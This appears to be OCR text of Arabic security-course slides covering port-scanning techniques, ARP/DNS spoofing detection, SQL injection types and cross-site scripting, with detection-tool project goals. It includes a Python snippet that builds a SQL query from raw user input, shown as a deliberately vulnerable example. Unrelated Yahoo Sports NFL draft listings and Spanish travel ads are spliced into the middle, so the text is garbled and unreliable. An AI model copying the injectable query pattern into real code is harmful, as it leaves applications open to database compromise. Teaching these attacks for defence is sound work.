
HOW DOES THAT FEEL
TELL ME, I'VE BEEN

Data Link Attacks (Port-Scan)

- ❖ هي القيام بتأسيس اتصال منفذ بعد منفذ مع جهاز ما ، ليتم بعدها سرد المنافذ المفتوحة والمغلقة والمفلترة .
- ❖ فحص المنافذ قد يستخدم من قبل مدير الشبكة او مدير القسم وأيضا يمكن استخدامها بشكل غير قانوني من خلال فحص المنافذ لأجهزة غير مصرح فحصها
- ❖ هذه العملية تسبب الكثير من الازدحام داخل الشبكة في حال كان مجال الفحص كبيرا فضلا عن اثارة أنظمة كشف التطفل في حال كان الفحص تسلسلي وفارق الزمني بين كل فحص واخر متساوي
- ❖ تقسم أدوات فحص المنافذ لقسمين :
 - أدوات تعتمد على بروتوكول TCP .
 - أدوات تعتمد على بروتوكول UDP .

Data Link Attacks (Port-Scan)

Port Scanning



Data Link Attacks (Port-Scan)

❖ تقنيات الفحص باستخدام بروتوكول TCP :

- .1 **TCP Connect Scan** : يتم انشاء مصفحة ثلاثية في حال كان الرد (ACK + SYN) المنفذ مفتوح .
- .2 **TCP Stealth Scan** : مشابه للتقنية السابقة لكن المستخدم لا يرسل ACK فقط RST .
- .3 **Xmas Scan** : يرسل الزبون رسالة تحوي المنفذ مع الاعلام (PSH , FIN , URG) .
- .4 **FIN Scan** : في هذا النوع يتم وضع العلم FIN في رزمة TCP مع رقم المنفذ وترسل للمخدم .
- .5 **Null Scan** : في هذا النوع لا يوضع أي علم ضمن رزمة TCP المرسلة (فقط يتم وضع رقم المنفذ)
- .6 **TCP ACK Scan** : هذا النوع من الفحص لا يستخدم لإيجاد المنافذ المفتوحة او المغلقة بل يستخدم من أجل معرفة هل يوجد جدار ناري بين المهاجم والمخدم ام لا (يتم ارسال رقم المنفذ مع ACK) .
- .7 **TCP Window Scan** : في هذا النوع يتم استخدام نفس الطريقة في TCP ACK Scan ولكن عندما يتم استلام الرد يتم فحص حجم النافذة window size

Data Link Attacks (Port-Scan)

- ❖ الفحص باستخدام بروتوكول UDP : ان بروتوكول UDP غير موثوق اى انه لا ينشأ وصلة الاتصال بين الجهازين قبل نقل Data .
- ❖ عندما يتم ارسال الرزم باستخدام بروتوكول UDP يفترض ان الجهاز الهدف متاح . و يتم ارسال رزمة UDP مع رقم المنفذ فإن كان رد المخدم رزمة UDP فقط عندها يكون المنفذ مفتوح
- ❖ اما في حال كان الرد برزمة UDP مع خطأ ICMP برقم 3 (*Port Unreachable*) مع الرمز 1 عندها يكون مغلق .
- ❖ اما في حال كان الرد برزمة UDP مع رقم خطأ 1 ICMP مع الرموز : 1,2,9,10 او الرمز : 41 عندها يكون المنفذ مفلت
- ❖ في حال لم نتلقى ردًا من المخدم عندها تكون امام خيارات اما ان يكون المنفذ مفتوح او ان يكون مفلت ولا يمكننا تحديد حالة المنفذ عندها

❖ الهدف من المشروع :

1. التعريف بـ مكتبة Scapy وكيفية استخدامها
2. التعريف بأشهر هجمات طبقة Data Link وبناء أدوات تستهدف هذه الهجمات
3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer
4. التعريف بأشهر هجمات طبقة Application
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR وكيفية كشف الـ Traffic الخاص بها .
7. بناء نظام كشف ينطوي على الميزات السابقة .

Data Link Attacks (Detection)

1. **ARP-Spoofing Detection** : تقوم فكرة كشف هجمات ARP-Spoofing على : اذا وجد عنوان IP له عناوين او اكثر عندها تعتبر حالة ARP-Spoofing MAC .
2. **DNS-Spoofing Detection** : سيتم التقاط الرزم من الشبكة وفلترتها حسب نوع البروتوكول (DNS) وحسب طبيعتها (Replay/Response) ومن ثم تخزين ردود DNS (عناوين IP) مع رقم id لكل رزمة ضمن قاموس بحيث قبل إضافة عنوان أي رزمة يتم التحقق من رقم id وفي حال التطابق يتم مقارنة عنوان id الجديد مع العنوان القديم فان كانا غير متطابقين عندها تكون امام حالة DNS-Spoofing .

❖ الهدف من المشروع :

1. التعريف بمكتبة Scapy وكيفية استخدامها
2. التعريف بأشهر هجمات طبقة Data Link وبناء أدوات تستهدف هذه الهجمات
3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer
4. التعريف بأشهر هجمات طبقة Application
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR وكيفية كشف ال Traffic الخاص بها .
7. بناء نظام كشف تطفل يحقق الميزات السابقة .

Web Applications Attack

- ❖ تعد طبقة التطبيقات من اكثـر الـطبـقات تـعرـضا للـهـجمـات كـونـها تعد الـواجهـة التـخـاطـبية مع المستـخدمـين بـكـافـة انـواعـهم
- ❖ ومن اكثـر الـهـجمـات انتـشارـا هي الـهـجمـات التي تعـتمـد على ادخـال مـدخلـات غير متـوقـعة وغير نـظـامـية الى التطبيق مما يـسـبـب خـلـلا في عمل التطبيق او دـخـول غير مـصـرـح الى قـوـاءـد الـبـيـانـات .
- ❖ هـجمـات SQL Injection من أولـى الـهـجمـات التي رـافـقت تـطـبـيقـات الـوـيـب منذ نـشـأتـها وبـتـالي تـطـورـت مع تـطـورـها وـتـشـعـبت لـتشـمل طـرـائـق للـتعـامل مع مـخـالـف قـوـاءـد الـبـيـانـات

Web Applications Attack (SQL-Injection)

Please login

Email Address

Password

Remember me

Login

Web Applications Attack (SQL-Injection)

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username=''" + uname + "' AND password=''" + passwd + "'"

# Execute the SQL statement
database.execute(sql)
```



- ❖ نلاحظ ان التطبيق يستقبل مدخلات المستخدم ويضمنها مباشرتا من دون أي فلترة في استعلام SQL وبالتالي يعد هذا التطبيق مصابا بثغرة SQLI

Web Applications Attack (SQL-Injection)

❖ أنواع ثغرة SQL – Injection :

1. **Classical SQLI** : هذا النوع من ابسط أنواع الثغرات ويقتصر انتشارها في مواقع دول شرق اسيا وبعض المواقع المهجورة .

2. **Blind SQLI**: وسمى بالحقن الاعمى كون النتائج لا تظهر ضمن صفحة الموقع وله نوعين :

- Normal Blind : في هذا النوع سيتم التعرف على الموقع المصايب من خلل حدوث خلل او تشوه في عرض محتويات صفحة الموقع .

- Totally Blind : في هذا النوع لن نلحظ أي شيء وبعد هذا النوع من اصعب أنواع هجمات SQLI وأكثرها تعقيدا .

Sports Home

Fantasy

Olympics

NFL

MLB

NBA

NHL

NCAAF

NCAAB

NASCAR

Golf

MMA

Soccer

Tennis

All Sports

2013 NFL DRAFT April 25 8pm ET, April 26 6:30pm ET, April 27 12pm ET

Track by:

Round

Position

School

NFL Team

Round: 1 | 2 | 3 | 4 | 5 | 6 | 7

Pick

Team

Player

Pos

Ht

Wt

School

Rodger Saffold

OT

6'5

318

Indiana

ROUND 2
1 (33)

National Football Post: The Rams add another talented piece to the puzzle. Saffold has the ability to play either guard or tackle spots and does a nice job of sitting into his stance and anchoring on contact. Not an elite athlete but will be a solid player for the next 10 years.

Chris Cook

CB

6'2

210

Virginia

25% Descuento

PUNTA CANA

6 días y 5 noches de alojamiento

\$499 USD

POR FAMILIA

VER OFERTAS clic aqui




2014

NFL - Draft - Sports



/draft?year=2010--&type=20&round=2



Home

News

Sports

Finance

Weather

Games

Groups

Answers

Screen

Flickr

Mobile

More


YAHOO!
 SPORTS

Search Sports

Search Web

Sign In

Mail



Sports Home

Fantasy

Olympics

NFL

MLB

NBA

NHL

NCAAF

NCAAB

NASCAR

Golf

MMA

Soccer

2013 NFL DRAFT

April 25 8pm ET, April 26 6:30pm ET, April 27 12pm ET

Track by:

Round

Position

School

NFL Team

Round: 1 | 2 | 3 | 4 | 5 | 6 | 7

Pick

Team

Player

Pos

Ht

Wt

School

Sam Bradford

QB

6'4

218

Oklahoma

ROUND 1

1 (1)



National Football Post: A no-brainer here as the Rams get their franchise QB. Bradford possesses an intriguing blend of accuracy and intangibles, and he is clearly the No. 1 signal caller in the draft.

25% Descuento

CANCUN

6 días y 5 noches de alojamiento

\$499 USD

POR FAMILIA


VER OFERTAS clic aquí

Yahoo Sports - NBC Sports Network, Stats LLC, Opta. All Rights Reserved

Help / Suggestions Privacy About Our Ads Terms

Web Applications Attack (Cross-site scripting)


- ❖ هي تقنية هجوم تجبر موقع الويب لعرض كود خبيث لينفذ لاحقاً ضمن متصفح المستخدم
- ❖ XSS هي كود استغلال (Exploit Code) مكتوب بـ HTML أو JavaScript
- ❖ وهذا الكود لن ينفذ داخل السيرفر Server حيث السيرفر وظيفته تنحصر بالاحتفاظ بكود الاستغلال Exploit code لحين تنفيذ هذا الكود داخل متصفح الويب .
- ❖ حيث يتم استخدام موقع الويب كقناة لتنفيذ الاختراق ضد متصفحى هذه المواقع وليس السيرفر الذي يستضيف هذه المواقع .
- ❖ وفي حال نجح المخترق بالتحكم بـ متصفح الويب الخاص بالمستخدم أصبح بإمكانه القيام بـ طيف واسع من الهجمات أشهرها : Account Hijacking – Recording Keystroke – History Theft



Web Applications Attack (Cross-site scripting)

لكي نقول ان متصفح ما اصبح مصابا يجب ان يكون المستخدم قد تصفح صفحة ويب تحوي كود JavaScript خبيث وبالتالي توجد عدة سيناريوهات لكيفية وصول الكود الخبيث ليصبح جزئا من صفحة الويب :

1. مالك الموقع قام برفع هذا الكود بشكل مقصود .
2. تم الوصول لصفحة الويب من خلال اختراق (جهاز مدير الموقع او السيرفرات المستضيفة لهذا الموقع)
